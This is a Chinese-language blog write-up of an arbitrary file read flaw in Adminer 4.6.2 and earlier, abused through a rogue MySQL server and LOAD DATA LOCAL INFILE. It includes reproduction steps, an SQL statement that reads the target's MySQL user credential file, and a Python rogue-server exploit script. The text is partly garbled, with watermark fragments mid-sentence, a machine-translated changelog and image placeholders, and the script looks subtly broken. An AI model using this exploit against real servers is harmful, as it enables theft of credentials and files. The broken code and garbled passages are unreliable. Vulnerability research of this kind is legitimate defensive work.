


Adminer≤4.6.2 任意文件读取漏洞

0x01 前言

Adminer 是一款轻量级的 Web 端数据库管理工具，支持 MSSQL、MSSQL、Oracle、SQLite、PostgreSQL 等众多主流数据库，类似于 phpMyAdmin 的 MySQL 管理客户端，整个程序只有一个 PHP 文件，易于使用安装，支持连接远程数据库，
<https://github.com/vrana/adminer> 。



0x02 漏洞原理


Adminer 任意文件读取漏洞其实来源于 MySQL“LOAD DATA INFILE”安全问题，原理可参考先知社区 @mntn 写的“通过 MySQL LOAD DATA 特性来达到任意文件读取”，Adminer4.6.3 版本中已经修复了 LOAD DATA LOCAL INFILE 问题。

6.1.6 LOAD DATA LOCAL的安全问题

该LOAD DATA语句可以加载位于服务器主机上的文件，或者，如果LOCAL指定了关键字，则加载在客户端主机上。

有与两个潜在的安全问题 LOCAL的版本LOAD DATA：

- 从客户端主机到服务器主机的文件传输由MySQL服务器启动。理论上，可以构建修补的服务器，该服务器将告诉客户端程序传输服务器选择的文件而不是LOAD DATA语句中客户端指定的文件。这样的服务器可以访问客户端用户具有读访问权限的客户端主机上的任何文件。（补丁服务器实际上可以回复任何语句的文件传输请求，而不仅仅是LOAD DATA LOCAL，因此更基本的问题是客户端不应该连接到不受信任的服务器。）
- 在客户端从Web服务器连接的Web环境中，用户可以使用LOAD DATA LOCAL读取Web服务器进程具有读访问权限的任何文件（假设用户可以对SQL服务器运行任何语句）。在此环境中，与MySQL服务器相关的客户端实际上是Web服务器，而不是由连接到Web服务器的用户运行的远程程序。

为避免出现LOAD DATA问题，客户应避免使用LOCAL。为避免连接到不受信任的服务器，客户端可以通过使用`--ssl-mode=VERIFY`（ 潇湘信安）应的CA证书进行连接来建立安全连接并验证服务器标识。

v4.6.3

3d84dcf

相比 ▾

v4.6.3

 vrana 发布了 on 29 Jun 2018 · 自此发行版以来，有 163个提交主文档

禁止使用无密码数据库

在复制表时复制触发器

在连接前停止会话

简化运行缓慢的查询将运行缓慢的查询的

超时从5秒减少到2秒

修复显示有关非字母对象的信息（错误 # 599）

如果在HTTP上使用安全cookie session.cookie_secure已设置

PDO：支持二进制字段下载

MySQL：禁止加载数据本地文件

MySQL：仅在搜索非ASCII时才使用CONVERT（）（错误 # 603）

MySQL：在MySQL 8中对数据库名称进行排序（错误 # 613）

PostgreSQL：修复了在视图中编辑数据的问题（错误 # 605，从4.6.0回归）

PostgreSQL：请勿将日期/时间/数字/ uuid搜索转换为文本（错误 # 608）

PostgreSQL：在PDO中将false导出为0（错误 # 619）

MS SQL：使用sqlsrv支持端口


编辑器：在PostgreSQL中不要检查布尔值为false的复选框（错误 # 607）

 潇湘信安

0x03 漏洞复现

将我们攻击机的 MySQL 开启外链，然后执行 EXP 去读取一个不存在的文件让其报错得到绝对路径，最后再去读取数据库配置等指定文件即可，这里我随便读取的一个文件用于测试。

```
grant all privileges on *.* to 'root'@'%' identified by 'root' with grant option;  
grant all privileges on *.* to 'root'@'%';    //MySQL8开启外链
```



Adminer 连接攻击机 MySQL 数据库时的用户名、密码及数据库名可以随意输入，只要服务器 IP 对即可。

```
root@kali:/tmp# python mysql_client.py "D:\phpStudy\PHPTutorial\WWW\av\1.php"
```



也可以在我们攻击机的 MySQL 创建一个新的数据库和表，然后在 Adminer 填入攻击机的 MySQL 服务器 IP、用户名、密码和刚创建的数据库名。

```
create database adminer;           //创建adminer数据库
use adminer;                       //进入adminer数据库
create table test(text text(4096)); //创建test数据表
```

Adminer 4.6.2

(MySQL) 123456@192.168.1.120

登录

系统	MySQL
服务器	192.168.1.120
用户名	root
密码
数据库	adminer

登录

☐ 保持登录

潇湘信安

执行以下 SQL 语句即可读取指定文件并将读取到的文件内容写入到刚创建的数据表里，不过得注意一下目标机的 `secure_file_priv` 选项，当它的值为 `null` 时就会读取不了文件了。

```
load data local infile "D:\\phpStudy\\PHPTutorial\\MySQL\\data\\mysql\\user.MYD" into table test FIELDS TERMINATED BY '\n';
```

SQL命令 - 192.168.1.120 - Adm... +

← → ↻ ⚠ 不安全 | 192.168.1.7/av/adminer-4.6.2.php?server=192.168.1.120&username=root&db=adminer... ☆ 🔒 🔗 🖨 ⚙ ⌂ 📧

语言: 简体中文

MySQL > 192.168.1.120 > adminer > SQL命令

Adminer 4.6.2 4.7.7

DB: adminer

使用

SQL命令 导入 导出

创建表

选择 test

SQL命令

```
load data local infile "D:\\phpStudy\\PHPTutorial\\MySQL\\data\\mysql\\user.MYD" into table test FIELDS TERMINATED BY '\n'
```

查询执行完毕, 42 行受影响. (0.016 秒) 编辑, Warnings


```
load data local infile "D:\\phpStudy\\PHPTutorial\\MySQL\\data\\mysql\\user.MYD" into table test FIELDS TERMINATED BY '\n';
```

潇湘信安

```

select * from test;           //查看test表内容
truncate table test;         //清空test表内容
drop database adminer;       //删除adminer数据库

```



0x04 利用程序

```

#coding=utf-8
import socket
import logging
import sys
logging.basicConfig(level=logging.DEBUG)
filename=sys.argv[1]
sv=socket.socket()
sv.setsockopt(1,2,1)
sv.bind("",3306)
sv.listen(5)
conn,address=sv.accept()
logging.info('Conn from: %r', address)
conn.sendall("\x4a\x00\x00\x00\x0a\x35\x2e\x35\x2e\x35\x33\x00\x17\x00\x00\x00\x6e\x7a\x3b\x54\x76\x73\x61\x6a\x00\xff\xf7\x21\x02\x00\x0f\x80\x15\x00\x00\x00\x00\x00\x00\x00\x00\x70\x76\x21\x3d\x50\x5c\x5a\x32\x2a\x7a\x49\x3f\x00\x6d\x79\x73\x71\x6c\x5f\x6e\x61\x74\x69\x76\x65\x5f\x70\x61\x73\x73\x77\x6f\x72\x64\x00")
conn.recv(9999)
logging.info("auth okay")
conn.sendall("\x07\x00\x00\x02\x00\x00\x00\x02\x00\x00\x00")
conn.recv(9999)
logging.info("want file...")

```

```
wantfile=chr(len(filename)+1)+"\x00\x00\x01\xFB"+filename  
conn.sendall(wantfile)  
content=conn.recv(9999)  
logging.info(content)  
conn.close()
```

0x05 参考链接

<https://xz.aliyun.com/t/3973>

<https://xz.aliyun.com/t/8309>

<https://dev.mysql.com/doc/refman/8.0/en/load-data-local-security.html>